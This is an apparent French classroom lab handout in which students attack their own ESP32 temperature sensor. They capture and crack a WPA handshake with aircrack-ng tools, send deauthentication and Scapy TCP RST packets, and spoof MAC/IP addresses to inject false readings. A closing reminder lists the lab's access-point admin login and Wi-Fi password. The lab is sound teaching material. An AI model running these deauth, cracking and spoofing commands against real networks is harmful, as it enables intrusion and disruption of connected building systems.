Réseau Wifi de la salle de concert CIEL

2 juin 2025

Objectif : Établir une topologie de tests

Moyens :

- Esp32
- IDE de programmation ESP32
- Machine windows


1 Contexte

Pour des raisons de sécurité des personnes, il est obligatoire depuis le 12 juillet 2010 de surveiller périodiquement la qualité de l'air intérieur dans certains établissement recevant du public (ERP). Sante.gou.fr : Surveillance de la qualité de l'air

Nous allons étudier le système de surveillance et d'aértion d'une salle de concert constituée de :

- Un ensemble de capteurs connectés mesurant le taux de C02 et la température. Il communique en Wifi avec le reste du réseau
- Un serveur récupérant les données des capteurs
- Un ventilateur pouvant être actionné à distance par le serveur en fonction du taux de CO2 et/ou de la température

Le réseau peut être modélisé de la manière suivante



Pour simplifier l'étude, nous considérons que


- Seul la température est mesurée par les capteurs et envoyé au serveur

- L'activation ou l'arrêt de l'interrupteur sera modélisé par un simple message sur le serveur

2 Pour les manipulations

Vous allez être 7 groupes à successivement pirater et protéger les données envoyées par les capteurs. Chaque groupe possède :

- Une carte Esp32 faisant office de capteur
- Un PC Windows faisant office de serveur
- Une VM Kali (avec un dongle Wifi) faisant office de pirate.



Pour ne pas perturber les manipulations de vos voisins, vous allez cibler uniquement la carte **esp32** présente sur votre table. Chaque carte-peut-être identifié par son adresse MAC (attention toutefois, elle peut être usurpées).

Pour la récupérer, vous allez devoir utiliser le code uploader dans l'esp32 le code `00-recuperationAddrMac.ino` présent dans `00-recuperationAddrMac`.

1. En étudiant le retour de votre communication, Noter votre adresse MAC

Dans le exemple l'adresse MAC utilisé sera :

```
--- Quit: Ctrl+C | Menu: Ctrl+T | Help: Ctrl+T followed by Ctrl+H
Adresse MAC de l'ESP32 :
C8:C9:A3:FC:B1:DC
```

Pour l'utilisation de VScode avec l'esp32 , toute l'aide est donnée ici :

- https://docs.platformio.org/en/latest/integration/ide/vscode.html

3 Technicien SOC

Vous prenez le rôle d'un technicien supérieur du SOC et vous allez mettre en place le système constitué

- D'un serveur permettant la récupération de données de température
- D'un device esp32 permettant l'envoi de la température

3.1 Le serveur

Type de serveur Le serveur est un serveur http très simplifié pour les besoins des manipulation. Il est codé en python et ne permet qu'une connexion de capteur.

2. Ouvrer le programme python du serveur avec l'IDE de votre choix. Il se nomme `01-serveurWifi.py` et se trouve dans le répertoire `01-recuperationTemperature`
3. Vérifier le port d'écoute
4. Lancer le programme

Vous devez obtenir dans un terminal les lignes suivantes :

```
python.exe .\00-serveurWifi.py
Serveur en ecoute sur le port 80 ...
```

Le serveur se met en attente d'une connexion ! ! 

3.2 Coté device

5. Ouvrir le fichier `01-recuperationTemperature.ino` dans le répertoire `01-recuperatTempera`
6. Compiler et uploader le projet sur la carte. **Attention cela peut prendre un peu de temps**.
7. Pendant ce temps que pouvez vous étudiez le code source. Que comprenez-vous ?....

C'est incompréhensible ⇒ normal, le code source est obfuscé

Obfuscation

Technique qui consiste à rendre un code informatique le plus difficilement compréhensible possible par un être humain, tout en le laissant bien entendu parfaitement fonctionnel.
Objectif :

- Faire perdre du temps à l'analyste qui tente de comprendre ce que fait réellement le programme étudié (le poussant potentiellement à l'abandon)

- Dissimuler du code malveillant
- Protéger les algorithmes ou toute autre propriété intellectuelle

Il ne vous est pas demandé de dé-obfuscer le code source donné . L'obfuscation du code est présente pour garder le suspense du mot de passe et des données envoyées.

3.3 Fonctionnement

- Coté serveur, vous voyez apparaître la température (de la carte et non la température extérieur)

```
ID : ESP32-001
Temperature : 53.33 C
```

- Coté device, vous voyez la connexion et le retour du serveur

```
Connexion a salleCIEL

Connecte au reseau Wi-Fi !
Adresse IP de l ESP32 : 192.168.1.71
Reponse du serveur : {"status": "OK"}
Reponse du serveur : {"status": "OK"}
```

8. A l'aide de Wireshark, sur le serveur (PC windows), Remplir le tableau suivant

Ip serveur	MAC serveur	IP device	MAC device
192.168.1.19	4C :0F :6E :6F :8F :DF	192.168.1.71	C8 :C9 :A3 :FC :B1 :DC

Rappel : Un vrai pirate

Lors d'une véritable attaque, le pirate n'aurait pas besoin de cette étape. Il sélectionnerait un appareil 'au hasard'. Cette étape est simplement là pour que chaque groupe attaque son propre appareil.

Votre système est opérationnel ! !

---

4 Pirate : Récupération de la trame

Vous prenez maintenant le rôle du pirate :

- Votre objectif va être de vous faire passer pour un capteur et d'envoyer des fausses informations au serveur pour qu'il se mette en alerte.

La démarche va être la suivante :

- Récupérer le mot de passe du réseau Wifi
- Analyser le traffic Wifi
- Regarder le formalisme de la trame envoyée par le capteur
- Simuler un capteur avec des données erronées.

4.1 Récupération du mot de passe

4.1.1 Configuration du Wifi dans Kali

9. Brancher un dongle Wifi
10. Dans Périphérique/USB, connecter le device à votre VM Kali.
11. En exécutant la commande `ip a` dans un terminal, vous devez voir apparaître une interface WIFI `wlan0mon`

```
$ ip a
1: lo ....
....
2: eth0 ....
....
3: wlan0mon: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
   state DOWN group default qlen 1000
    link/ether ee:2d:ae:2e:bf:eb brd ff:ff:ff:ff:ff:ff permaddr e8:4e
       :06:33:2c:14
```

12. Vérifier son état. Elle doit être en mode moniteur ce qui n'est pas le cas dans l'exemple ci-dessous (mode : `Managed`)

```
$ iwconfig
....
wlan0mon     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Mode moniteur / Managed

- Mode Moniteur : Permet à la carte Wi-Fi de capter tous les paquets de données sur un réseau sans être connectée à un point d'accès, utilisé pour l'analyse et le piratage Wi-Fi.
- Mode Managed : Permet à la carte Wi-Fi de se connecter à un réseau Wi-Fi en tant que client, pour naviguer sur Internet ou se connecter à un point d'accès.

13. Passer en mode moniteur

```
$ sudo airmon-ng
$ sudo airmon-ng start wlan0mon
$ iwconfig
```

14. Vérifier que votre interface est bien en mode moniteur

```
$ iwconfig

wlan0mon      IEEE 802.11  Mode:Monitor  ....
```

Autre méthode pour le mode moniteur

```
$ sudo ip link set wlan0mon down
$ sudo ip link set wlan0mon type monitor
$ sudo ip link set wlan0mon up
$ iwconfig
```

4.1.2 Récupération du mot de passe Wifi

Principe Pour récupérer le mot de passe, vous allez utiliser l'attaque nommée **4-way Handshake**. Son principe est le suivant :

- **Capture du 4-way handshake** : Le pirate intercepte la communication entre un client et le point d'accès durant l'établissement de la connexion Wi-Fi sécurisée.
- **Analyse du handshake** : L'attaquant analyse les quatre paquets échangés pendant la négociation de la clé de session entre le client et le point d'accès, contenant des informations essentielles.
- **Brute force ou décryptage hors ligne** : L'attaquant tente de déchiffrer le mot de passe Wi-Fi en utilisant des techniques de brute force ou un dictionnaire de mots de passe, en s'appuyant sur les données capturées lors du handshake.
- **Accès au réseau** : Si l'attaque réussit, l'attaquant obtient le mot de passe et peut se connecter au réseau Wi-Fi.


Handshake

Echange initial de messages entre deux parties dans un réseau ou un protocole, permettant d'établir une connexion sécurisée ou d'authentifier les participants avant de commencer une communication.

Capture et dé-authentification

- Avant de démarrer, vérifier que tous le serveur et le device sont opérationnels

```
$ sudo airodump-ng wlan0mon
```



15. Quel est le BSSID du réseau à attaquer et le channel utilisé ?

BSSID	Channel
78 :45 :58 :FA :AD :30	10

Si le dongle Wifi fonctionne et que vous voyez apparaître les différents réseaux, quittez la capture : CTRL+ C ? Vous allez pouvoir lancer l'attaque :

16. Dans un terminal après s'être placé dans un répertoire de travail, lancer la capture de tous les paquets Wifi sur le réseau et le channel souhaité :

```
$ sudo airodump-ng -c CHANNEL wlan0mon -w NOMFICHIER.cap --bssid XX:XX:
    XX:XX:XX:XX
```

où :

- `CHANNEL` : numéro du channel
- `NOMFICHIER.cap` : nom du fichier contenant la capture
- `XX:XX:XX:XX:XX:XX` : BSSID du réseau


```
$ sudo airodump-ng -c 10 wlan0mon -w WifiCapture.cap --bssid 78:45:58:FA
    :AD:30

$ sudo aireplay-ng --deauth 1000 -a 78:45:58:FA:AD:30 -c C8:C9:A3:FC:B1:
    DC   wlan0mon
```

17. Dans un autre terminal (c.f copie d'écran ci-dessous), forcer la déconnexion du device que vous voulez attaquer. Le device va alors tenté de se reconnecter. Le pirate peut alors capturer le handshak

```
$ sudo aireplay-ng --deauth 4 -a XX:XX:XX:XX:XX:XX -c YY:YY:YY:YY:YY:YY
    wlan0mon
```

où :


- `--deauth 2` : spécifie le nombre de paquet de dé-authentification envoyé du pirate au device. Il peut être augmenté. L'attaque sera plus longue. Il est possible de l'arrêter avec un CTRL+L
- `CHANNEL` : numéro du channel
- `NOMFICHIER.cap` : nom du fichier contenant la capture
- `XX:XX:XX:XX:XX:XX` : BSSID du réseau
- `YY:YY:YY:YY:YY:YY` : SSI du device attaqué



Arrêt de la capture

18. Au bout de quelques dizaine de seconde, arrêter l'attaque : `CTRL+C` dans le terminal de "capture" (celui de gauche dans la fenêtre ci-dessus).

    L'attaque peut aussi être arrêtée lorsque le device s'est reconnecté au serveur et que les données de température sont envoyées de nouveau au serveur. Ci-dessous, vous pouvez observer coté device (dans VScode), la reconnexion du device au serveur.



Crackage de la clef WPA Vous allez utiliser une attaque par dictionnaire pour récupérer la clef WPA

Attaque par dictionnaire

Méthode de craquage de mot de passe qui consiste à tester systématiquement une liste de mots de passe préalablement définie (un dictionnaire) pour trouver la combinaison correcte permettant de déchiffrer un fichier ou d'accéder à un système protégé.

Le dictionnaire que vous allez utiliser est `rockyou.txt`.

19. Vérifier que le fichier existe
    `/usr/share/wordlists/rockyou.txt`
20. Si le fichier n'existe pas, il faut le dézipper.

```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```


21. Lancer alors le craking :

```
aircrack-ng -w /usr/share/wordlists/rockyou.txt -b XX:XX:XX:XX:XX:XX
   NOMFICHIERCAPTURE.cap
```

où

- `XX:XX:XX:XX:XX:XX` : BSSID du réseau à attaquer
- `NOMFICHIERCAPTURE.cap` : fichier contenant les captures

Si tout se passe bien, vous devez trouver la clef :



Problème matériel. Si vous avez des problèmes pour réaliser la capture et ou la déhauthentiification, il est possible d'utiliser celle présente dans `ressource_eleve\01-recuperationTemperature\capture` nommée `WifiCapture.cap-01.cap`

4.2 Analyse des données envoyée

Wireshark est un outil fabuleux qui permet d'analyser le réseau et décodé toutes les trames.


22. Ouvrer votre fichier de capture avec Wireshark.

Normalement, vous ne pouvez pas tiré beaucoup d'informations des différentes trames. Normal car, les données sont chiffrées en AES. Mais c'est possible de les déchiffrer sous wireshark si :

- Vous avez dans votre capture un handshake
- Vous posséder la clef Wifi (mot de passe)

⇒ C'est la cas!!!!!

23. Aller dans `Edition/Preference/Protocoles/IEEE 802.11/Editer`. Rentrer le mot de passe trouvé précédemment.



24. Chercher dans les trames, les informations envoyées par votre device (Utiliser les filtres avec le protocole).
    - Quels types d'informations sont envoyé (typed e requête HTTP, données, ...) ? Donner le plus de détails .

```
Frame 127: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on
   interface \Device\NPF_{C961D6CB-060E-4263-A69C-163F2B2E6FBE}, id 0
Ethernet II, Src: Espressif_fc:b1:dc (c8:c9:a3:fc:b1:dc), Dst:
   HonHaiPrecis_6f:8f:df (4c:0f:6e:6f:8f:df)
Internet Protocol Version 4, Src: 192.168.1.71, Dst: 192.168.1.19
Transmission Control Protocol, Src Port: 49585, Dst Port: 80, Seq: 200,
   Ack: 1, Len: 38
[2 Reassembled TCP Segments (237 bytes): #125(199), #127(38)]
Hypertext Transfer Protocol
JavaScript Object Notation: application/json
    Object
        Member: id
            [Path with value: /id:ESP32-001]
            [Member with value: id:ESP32-001]
            String value: ESP32-001
            Key: id
```

```
            [Path: /id]
        Member: temperature
            [Path with value: /temperature:53.33]
            [Member with value: temperature:53.33]
            Number value: 53.33
            Key: temperature
            [Path: /temperature]
```

Vous avez maintenant tout le formalisme pour reproduire une trame avec des fausses informations

---

5 Pirate : Simuler un device

Vous allez maintenant exploiter toutes les données que vous avez récupérés, sous Kali.

Attention, il faut être méthodique . Le résumé des étapes ci-dessous doivent absolument être respectées

a. S'assurer que le serveur est lancé. Section 5.1
b. Préparer les 3 scripts d'attaque sur Kali. Section 5.2
c. Changer d'adresse MAC et IP. Section 5.3
d. Envoyer des informations frauduleuses au serveur. Section 5.3
e. Visualiser l'attaque sur le serveur. Section 5.3
f. Remise en état des adresses MAC et IP. Section 5.4

5.1 Serveur lancé

Le serveur doit être lancé par le technicien. Pour rappel, c'est le script `/01-serveurWifi.py` du répertoire `ressource_eleve/01-recuperationTemperature`.

Si le serveur est lancé, vous devez avoir dans un terminal les lignes ci-dessous

```
Serveur en écoute sur le port 80...
2024-12-09 18:51:51ID : ESP32-001
Température : 53.33°C
2024-12-09 18:51:56ID : ESP32-001
Température : 53.33°C
```

5.2 Préparation des scripts

Vous avez dans le répertoire `02-falsificationTrame` 3 scripts :

- `00-changementAddr.sh` : pour changer les adresses MAC et IP de l'attaquant
- `01-hackerDevice_II.py` : pour effectuer l'attaque
- `02-remiseAddr.sh` : pour remettre les adresses MAC et IP de l'attaquant en état.


25. Après avoir analyser les 3 scripts, **les configurer** pour les adapter à votre attaque (IP et MAC du serveur par exemple)
26. Les copier sur la machine de votre attaquant (Kali).

5.3 Attaques

27. Executer le script `00-changementAddr.sh`
28. Vérifier que l'adresse MAC et IP sont bien usurpées. Commande :

```
ip a
```

29. Lancer une capture sur Wireshark
30. Exécuter le script `01-hackerDevice_II.py`
31. Qu'observe-t-on sur le serveur ?



5.4 Fin de l'attaques

32. Arrêter le script python
33. Arrêter la capture Wireshark
34. Lancer le script `02-remiseAddr.sh`
35. Vérifier que les adresses MAC et IP ont retrouvé les valeurs d'origine. Commande

```
$ ip a
....
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state
    UP group default qlen 1000
    link/ether 24:ec:99:ca:c1:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.79/24 brd 192.168.1.255 scope global dynamic
       noprefixroute wlan0
    ....
```

6 Analyse de l'attaque


Dans l'éventualité où l'attaque n'a pas fonctionné (problème de matériel par exemple), vous avez à disposition dans le répertoire `ressource_eleve/02-falsificationTrame/capture/` une capture nommée `02-falsificationTrame.pcapng` permettant de réaliser l'analyse.

36. Dans le script, `01-hackerDevier_II.py` Quelle est l'utilité des lignes 20 à 24 ?
37. Quelle librairie python utilise-t-on pour réaliser cette action ? Quelle est sa principale utilisation ?

```
for e in range(0,50,1) :
 rst_packet = IP(dst=server_ip) / TCP(dport=server_port, flags="R", seq
    =100)
 # Envoi du paquet
 send(rst_packet)
 time.sleep(0.1)
```


Construction du paquet TCP avec le flag RST ⇒ FORCE LE DECONNEXION TCP du device Scapy ⇒ Forger ses propres trames

38. Peut-on observer cela sur Wireshark ? (appeler votre très cher professeur)



39. Retrouver dans Wireshark, les trames envoyées.
40. Quelles sont les adresses IP et les adresses MAC ?
41. L'attaque a-t-elle réussie ? Justifier

Les adresses IP et les adresses MAC sont celles du device. Le format des données est le même que celui du device ⇒ OUI l'attaque a réussie.



7 Conclusion

Comme la démontrer l'analyse de risque, la salle de concert à des faiblesses. Un pirate peut simplement falsifier les données de capteurs pour empêcher la ventilation de fonctionner correctement.

Mais, les techniciens du SOC autrement appelés **Cyber Hero** n'ont pas dit leur dernier mot. Dans le prochaine épisode vous allez mettre en place une protection : l'authentification des devices.

Pense bête installation.

```
Admin borne wifi :
pviland
choupette


SSID : salleCIEL
mdp : rockstar

PC_PV : 192.168.1.19
devicePV :

lsub modele de la puce

sudo ip link set eth0 promisc on
```

Choix des puces : Ralink RT5372

Les modèles comme le Panda PAU06 ou l'EDUP EP-MS8551

8 Critère d'évaluation

Vous devrez retourner une document de 1 page décrivant les différentes étapes et leur objectif . Un schéma ou des schéma peuvent être les bienvenus.